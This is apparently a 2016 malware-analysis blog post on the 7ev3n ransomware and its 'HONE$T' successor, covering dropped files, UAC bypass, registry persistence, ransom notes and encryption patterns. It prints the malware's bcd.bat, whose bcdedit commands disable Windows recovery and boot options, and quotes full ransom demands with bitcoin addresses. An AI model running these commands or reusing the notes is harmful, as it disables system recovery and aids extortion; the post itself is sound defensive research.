7ev3n ransomware turning ‘HONE$T’

blog.malwarebytes.com/threat-analysis/2016/05/7ev3n-ransomware/

hasherezade

May 6, 2016

7ev3n ransomware appeared at the beginning of this year. In addition to typical features of encrypting files, it was blocking access to the system using a fullscreen window, and was difficult to remove. It also became famous for demanding an unrealistic price of 13 bitcoins.

At that time the product looked like in early stage of development, however, the code was showing a potential to evolve into something smarter in the future. Indeed – the authors decided to actively work on making improvements. Currently we are facing an outbreak of a new campaign with an improved version of this ransomware – this time named **7ev3n-HONE$T**. Probably the new name refers to the added feature of decrypting test files before the payment – as a proof of the authors’ “honesty” in giving files back.

In this post we will take a look at its evolution.

[UPDATE] See also: decryptors for 7ev3n ransomware

Analyzed samples


7ev3n (old edition):

7ev3n-HONE$T (new edition):

Behavioral analysis

73v3n – old version


Once executed, 7ev3n ransomware was installing itself, deleting the clicked copy and silently encrypting files. The first symptom that something was wrong was a notification that User Account Control is going to be turned off, and the system needed to be restarted:



You must restart your computer to turn off User Account Control

Click to restart this computer


The malware was not waiting for the next restart, but executing it by its own. Shortly after another notification the system was going to shut down:



You are about to be logged off

Windows will shut down in less than a minute.

On the next reboot, the attack of that version of 7ev3n ransomware was announced by a big window, covering the entire desktop and blocking access to the system. It was difficult to bypass. In order to regain the control over the system, the user needed to put some special effort (guidance has been provided, i.e. by BleepingComputer).



YOUR PERSONAL INFORMATION ARE ENCRYPTED by 7ev3n

All your documents, photos, databases, office projects and other important files have been encrypted with strongest encryption algorithm and unique key, original files have been overwritten, recovery tools and software will not help.
Private key is stored on a server and nobody can decrypt your files until you pay and obtain the private key.

You have only 96 hours to make a payment. If you do not send money within provided time,private key will be destroyed, and all your files will be lost.
Follow the instructions:

1. Pay amount of 13 bitcoin (~4980 USD) to address: 18sHYU49vUFk6TN6G2Pj6DSCUzkbLvwJt
this unique address generated only for you.


2. Transaction will take about 50 minutes to accept and confirm the payment, decryption and unistalling of this software will start automatically. Usually decryption will take about 1-3 hours, average decrypt speed 9gb per hour.

Bitcoin is a digital currency that you can buy on 'ebay.com', 'localbitcoins.com', 'anxpro.com', 'ccedk.com' and many others online and physical exchangers through credit card, bank account, using paypal and many others payment methods.

warning, do not try to get rid of this programm, any action taken will result in decryption key being destroyed, you will lose your files forever, one way to get you files is to follow the instructions. In case of non-payment reserve the right to publicly publish all encrypted files.

PRIVATE KEY WILL BE DESTROYED : 31/01/2016 19:45

The ransomware installed itself in %LOCALAPPDATA% – the main file is dropped under the name **system.exe**:



Name	Date modified	Type	Size
bcd.bat	2016-04-25 17:56	Windows Batch File	1 KB
del.bat	2016-04-25 17:56	Windows Batch File	1 KB
GDIPFONTCACHEV1.DAT	2015-06-18 23:02	DAT File	57 KB
IconCache.db	2016-03-27 01:28	Data Base File	2 209 KB
system.exe	2016-04-25 17:56	Application	316 KB
uac.exe	2016-04-25 17:56	Application	11 KB


In addition, it dropped one more executable: **uac.exe** – for User Account Controll bypass, using a well-known trick with Cabinet files (Akagi) and two bat scripts: **del.bat** (responsible for deleting the original file) and **bcd.bat** – responsible for disabling backup. Content of **bcd.bat** demonstrated below:

```
bcdedit /set {current} bootems no
 bcdedit /set {current} advancedoptions off
 bcdedit /set {current} optionsedit off
 bcdedit /set {current} bootstatuspolicy IgnoreAllFailures
 bcdedit /set {current} recoveryenabled off
del %0
```

Encryption process

This ransomware is capable of encrypting files off-line.


Encrypted files had their name changed to **<number in directory>.R5A**.



1.R5A	2009-07-14 06:52	859 KB
2.R5A	2009-07-14 06:52	827 KB
3.R5A	2009-07-14 06:52	582 KB
4.R5A	2009-07-14 06:52	758 KB
5.R5A	2009-07-14 06:52	763 KB
6.R5A	2009-07-14 06:52	549 KB
7.R5A	2009-07-14 06:52	760 KB
8.R5A	2009-07-14 06:52	607 KB
desktop.ini	2009-07-14 06:41	2 KB

Patterns found in the encrypted files (***R5A*** extension) look like two different algorithms have been used for it’s different chunks.


square.bmp : left – original, right encrypted with *7ev3n*



Every file was encrypted with a different key.

73v3n – HONE$T

The new edition comes with an improved interface. The most important difference is that the authors gave up the idea of blocking the full desktop of the infected computer. Although the window with ransom demand cannot be closed, it is still possible to access other programs. Moreover, the GUI itself has been enriched with features allowing for navigation and getting more information. Similarly to other ransomware, it provides a possibility to decrypt a few files for the test.



Hi, YOUR PERSONAL FILES WERE ENCRYPTED BY 7ev3n-HONE$T

All your photos, media, documents, databases, MS Office and other important files were encrypted with strong algorithm.

References as an aid to take correct decision : (click on the link for opening)
http://www.tripwire.com/state-of-security/security-data-protection/ransomware-happy-ending-10-known-decryption-cases/
http://www.nytimes.com/2015/01/04/opinion/sunday/how-my-mom-got-hacked.html?_r=1
https://securityledger.com/2015/10/fbis-advice-on-cryptolocker-just-pay-the-ransom/

Decryption price 1.0 bitcoin (400 USD) (click on address for copy and see more info)

Unique bitcoin address for payment was generated only for you: 1Lud76Q98VRHCUiyK7XUs7AgFofrqXeP78

File decryption process is completely automated! The process is "PAY - DECRYPT".

1. The list of encrypted files are available by click on "VIEW".

2. You are able to decrypt 3-5 files free of charge. The choice is random. Therefor click on "TEST DECRYPT"

3. You are able to decrypt the half (50%) of the files, therefor pay 0.6 btc (240 USD) to unique adress specified above the program will randomly choose the half of the files and decrypt them. Since then you can pay additional 0.6 btc(240 USD) and the program will decrypt the rest of the files. If you pay the total amount (1.0 btc) at once you get 20% discount.

4. Confirmation of one transaction takes 30 minutes or less.The process of files decryption and self - deleting is automated. Decryption process takes 1 - 3 hours based on the amount of encrypted files, decryption speed is 7 Gb / hr.

5. To get keys and start decrypting process after payment, please ensure that your internet-connection is active!

6. If you don't know what are bitcoins, how to purchase and use them click on "How To Pay"


Don't try to delete the program, any delete actions will be resulted in irrecoverable loss of your files, don't try to change file names and their extensions.
Don't enable Antivirus or Firewall software. The only way to recover access to your files is to pay for decryption process.
Encryption algorithm is invincible. There are no third programs for this algorithm decryption and there would not be any.

Attention! You have to pay within 72 hours. If the payment is not performed, private key will be destroyed and files will be lost.

Private key will be destroyed : 31/04/2016 03:56


In the new edition the price of decryption is only 1 BTC (in some samples even 0.5) – that is a huge difference in comparison to 13 BTC from the previous campaign. The new ransom note offers various models of payment (i.e possibility to decrypt half of the files for 60% of the original price) and a 20% discount in case of paying full sum at once. As we can see, the authors learned to be more user-friendly and made a step towards "honesty".

Installation folder and dropped files are different than in the previous version (sample 1 BTC):



Name	Date modified	Type	Size
conlhost.exe	2016-04-25 12:37	Application	479 KB
desktop.ini	2009-07-14 06:41	Configuration sett...	1 KB
files	2016-04-25 12:40	File	69 KB
FILES_BACK.txt	2016-04-25 12:39	Text Document	1 KB
testdecrypt	2016-04-25 12:38	File	1 KB
time.e	2016-04-25 13:36	E File	1 KB

However, this feature depends rather on the particular campaign – in some of the new samples the installation path is like in the previous edition (sample 0.5 BTC)




Name	Date modified	Type	Size
files	2016-04-29 19:35	File	92 KB
GDIPFONTCACHEV1.DAT	2015-06-18 23:02	DAT File	57 KB
IconCache.db	2015-12-06 19:44	Data Base File	2 205 KB
system.exe	2016-04-29 19:32	Application	461 KB
testdecrypt	2016-04-29 19:32	File	1 KB
time.e	2016-04-29 19:36	E File	1 KB

This time, the main executable is dropped either as ***conlhost.exe*** or as ***system.exe*** (depending on the sample). Also, in the same folder, the ransomware creates 2 files with lists of paths:

- ***files*** – containing all the encrypted files
- ***testdecrypt*** – containing files that have been chosen as testfiles that can be decrypted for free

The dropped executable have some unique ID appended to it's end. It is an array of 34 random characters, with '*' used as a prefix/suffix – format: '***[\x00-\xff]{34}***'. This key is same on every run for a particular machine.

Example: Left – the sample before being run. Right – the sample that was run and installed on the system:



C:\Users\tester\Desktop_01440000.exe

C:\Users\tester\Desktop\conlhost.exe


☑ Binary
□ Case sensitive
☑ Ignore repeated spaces
☑ Ignore frequent lines

```
60FF0: 00 00 00 00 00 00 00 00 |........
60FF8: 00 00 00 00 00 00 00 00 |........
61000:                         |
61008:                         |
61010:                         |
61018:                         |
61020:                         |
```

```
60FF0: 00 00 00 00 00 00 00 00 |........
60FF8: 00 00 00 00 00 00 00 00 |........
61000: 2A 08 2E 16 52 00 01 60 |*...R..`
61008: 0A 15 6F 61 71 73 78 5D |..oaqsx]
61010: 1B 28 53 75 6C 4B 06 70 |.(SulK.p
61018: 4A 75 59 52 47 46 3A 52 |JuYRGF:R
61020: 60 03 5B 2A             |`.[*
```

1 differences found


Persistence is based on a *Run* registry key:



Name	Type	Data
(Default)	REG_SZ	(value not set)
allkeeper	REG_SZ	C:\users\Public\conlhost.exe

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

In addition to displaying the GUI with ransom note it also drops a TXT file with contact information, that can be used if – for any reason – the main windows didn't manage to pop-up:




```
hello, if standart cryptolocker interface was blocked or deleted by Antivirus or Firewall
and you want back your files, contact : backcontent@contractor.net
your unique id : 73118178525283953643921210931031
```

The victim ID is the same after every execution on the same machine, so we can be sure that it is not random (it may be generated from some local identifiers, i.e. GUID).

Encryption process

The new version also can encrypt files off-line (no key needs to be downloaded from the server).


Encrypted files had their name changed to **A<number in directory>.R5A** (or, for some of the new samples **<number in directory>.R5A** –just like in the old version). The new feature is that some randomly selected files are given a different extension: **.R4A**.




Name	Date modified	Type	Size
A0.R5A	4/28/2016 4:07 AM	R5A File	140 KB
A1.R5A	4/28/2016 4:07 AM	R5A File	140 KB
A2.R4A	4/28/2016 4:07 AM	R4A File	140 KB

Just like in the to the previous edition, patterns found in the encrypted files (***R5A*** extension) look like two different algorithms have been used for its different chunks.

square.bmp : first – original, second- encrypted with *7ev3n-HONE$T*, third – encrypted with old *7ev3n.*



Completely different algorithm has been deployed on the files with ***R4A*** extension (introduced newly in *7ev3n-HONE$T*)

